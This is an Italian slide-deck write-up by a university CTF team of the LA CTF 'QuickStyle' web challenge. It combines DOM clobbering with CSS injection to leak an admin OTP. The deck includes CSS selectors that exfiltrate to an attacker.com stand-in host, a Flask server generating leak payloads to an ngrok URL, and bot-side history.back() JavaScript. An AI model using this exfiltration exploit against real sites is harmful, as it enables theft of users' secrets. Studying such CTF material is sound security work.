

**Università Degli Studi di Cagliari**



**Sardinia Len (Srdnlen)**

# **LA CTF QuickStyle Writeup**

**Lorenzo Pisu**

**[lorenzo.pisu@unica.it](mailto:lorenzo.pisu@unica.it)**

# Challenge Info

# QuickStyle

- 12 solves globali (7° a risolverla)
- 1 solve a livello italiano
- 495 Punti

**web/quickstyle** 12 solves / 495 points

r2uwu2

---

Script on the streets, style in the sheets, they call me the cascader.

Site - [quickstyle.chall.lac.tf](http://quickstyle.chall.lac.tf)

Admin Bot - <https://admin-bot.lac.tf/quickstyle>


Submit

**Downloads**

[quickstyle.zip](#)

# QuickStyle

- Whitebox
- Viene dato il link ad un bot
- Obiettivo: fare **leak** dell' **OTP** dell'**admin (80 caratteri [a-z][A-Z][0-9])**



# Analisi

# QuickStyle

- Questo codice JavaScript viene caricato nella pagina dell'OTP
- Riesci a trovare le vulnerabilità?

```
1  const params = new URLSearchParams(location.search);
2  const url = params.get('page');
3
4  setTimeout(async () => {
5    if (!url) return;
6    const message = await fetch(url).then(r => r.text());
7    if (message.length > 6000000) return;
8    document.querySelectorAll('.message')[0].innerHTML = message;
9    document.querySelectorAll('style').forEach(s => s.remove());
10 }, 10);
```

# QuickStyle

- Vorresti una semplice DOM XSS? NOPE. C'è il CSP

res

```
.status(200)
.header(
  'Content-Security-Policy',
  "font-src 'none'; object-src 'none';
  base-uri 'none'; form-action 'none';
  script-src 'self'; style-src 'unsafe-inline'"
);
```

Sicuro



Pericoloso, ma non in questo caso

CSS Injection

# QuickStyle

- I tag style vengono rimossi
- Come si fa?

```
1  const params = new URLSearchParams(location.search);
2  const url = params.get('page');
3
4  setTimeout(async () => {
5    if (!url) return;
6    const message = await fetch(url).then(r => r.text());
7    if (message.length > 6000000) return;
8    document.querySelectorAll('.message')[0].innerHTML = message;
9    document.querySelectorAll('style').forEach(s => s.remove());
10 }, 10);
```



# DOM Clobbering

```
>> document.querySelectorAll
```

```
← ▶ function querySelectorAll()
```

```
>> document.body.innerHTML += "<img name='querySelectorAll' />"
```

```
← "<img name='querySelectorAll' />"
```

```
>> document.querySelectorAll
```

```
← ▶ <img name="querySelectorAll"> 🗄️
```



# CSS Injection

- Ora che possiamo iniettare tag style siamo apposto?
- **Problema:** abbiamo massimo 6'000'000 caratteri di exploit
- Il nostro ne richiederebbe minimo  $62^{80}$  (in realtà molti di più)

```
1 input[value^=a]{
2     background-image: url(https://attacker.com/exfil/a);
3     input[value^=aa]{
4         background-image: url(https://attacker.com/exfil/aa);
5     }
6     input[value^=ab]{
7         background-image: url(https://attacker.com/exfil/ab);
8     }
9     /* and so on... */
10 }
11 input[value^=b]{
12     background-image: url(https://attacker.com/exfil/b);
13 }
14 /* and so on... */
15 input[value^=9]{
16     background-image: url(https://attacker.com/exfil/9);
17 }
```

# Exploitation

# Soluzione

- history.back() fa caching dell'OTP ma riesegue il codice JS

```
1  @app.route('/')
2  def index():
3      global psw_start
4      global psw_end
5      global header
6
7      clobber = """<img name=querySelectorAll />"""
8      base = """<script src="note.js"></script><style>%s</style>"""
9      vary_start = """input[value^="%s"] {background-image: url(NGROK_URL/leak?psw_start=%s)}"""
10     vary_end = """input[value$="%s"] {border-image: url(NGROK_URL/leak?psw_end=%s)}"""
11
12     run = ""
13     for ch in "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
14         run+= vary_start % (psw_start+ch, psw_start+ch)
15         run+= vary_end % (ch+psw_end, ch+psw_end)
16     final = clobber + base % run
17     return make_response(final, 200, header)
```

# JavaScript

- Su webhook.site hosto questo codice JS su cui far andare il bot

```
1  async function spinloop() {
2      while (true) {
3          await fetch("https://example.com", {mode: 'no-cors'});
4      }
5  }
6
7  function leak() {
8      setTimeout(function(){
9          a.location="about:blank";
10         setTimeout(function(){ a.history.back() },400);
11     }, 400);
12 }
13
14 spinloop()
15 a = window.open("about:blank")
16 a.location="https://quickstyle.chall.lac.tf/?user=pysu&page=NGROK_URL/"
17 const interval = setInterval(leak, 1000);
```

A stylized background of a mountain range with various shades of purple and blue. The mountains are layered, with some in the foreground being darker and more prominent, and others in the background being lighter and more faded. The overall effect is a soft, atmospheric landscape.

Grazie dell'attenzione!